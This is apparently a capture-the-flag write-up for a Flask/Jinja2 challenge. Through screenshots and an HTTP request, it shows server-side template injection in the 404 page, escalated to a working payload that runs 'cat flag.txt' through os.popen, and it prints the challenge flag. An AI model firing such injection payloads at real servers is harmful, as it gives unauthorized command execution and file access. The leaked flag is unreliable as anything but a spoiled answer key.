Templated

1) It has a empty page

Mozilla Firefox

94.237.57.173:32066/ ☓ +

← → C ⌂   🛡 🔒 94.237.57.173:32066

🐦 Kali Linux 🐉 Kali Tools 📄 Kali Docs 🐲 Kali Forums 🐲 Kali NetHunter 🔸 Exploit-DB 🔹 Google Hacking DB ◗◖ OffSec

Site still under construction

Proudly powered by Flask/Jinja2

2) Our input appears on screen

Mozilla Firefox

94.237.57.173:32066/test ☓ +

← → C ⌂   🛡 🔒 94.237.57.173:32066/test

🐦 Kali Linux 🐉 Kali Tools 📄 Kali Docs 🐲 Kali Forums 🐲 Kali NetHunter 🔸 Exploit-DB 🔹 Google Hacking DB ◗◖ OffSec

Error 404

The page 'test' could not be found

3) The page is vulnerable to ssti

Mozilla Firefox

94.237.57.173:32066/test% ☓ +

← → C ⌂   🛡 🔒 94.237.57.173:32066/test{{7*7}}

🐦 Kali Linux 🐉 Kali Tools 📄 Kali Docs 🐲 Kali Forums 🐲 Kali NetHunter 🔸 Exploit-DB 🔹 Google Hacking DB ◗◖ OffSec

Error 404

The page 'test49' could not be found

4) Got the flag

Request

Pretty   Raw   Hex

```
1  GET /test{{config.__class__.__init__.__globals__['os'].popen('cat\tflag.txt').read()}}
   HTTP/1.1
2  Host: 94.237.57.173:32066
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: close
8  Upgrade-Insecure-Requests: 1
9
10
```

Response

Pretty   Raw   Hex   Render

```
1  HTTP/1.0 200 OK
2  Content-Type: text/html; charset=utf-8
3  Content-Length: 119
4  Server: Werkzeug/1.0.1 Python/3.9.0
5  Date: Thu, 30 May 2024 04:09:20 GMT
6
7
8  <h1>
     Error 404
   </h1>
9  <p>
     The page '<str>
       testHTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!}
10   </str>
     ' could not be found
   </p>
```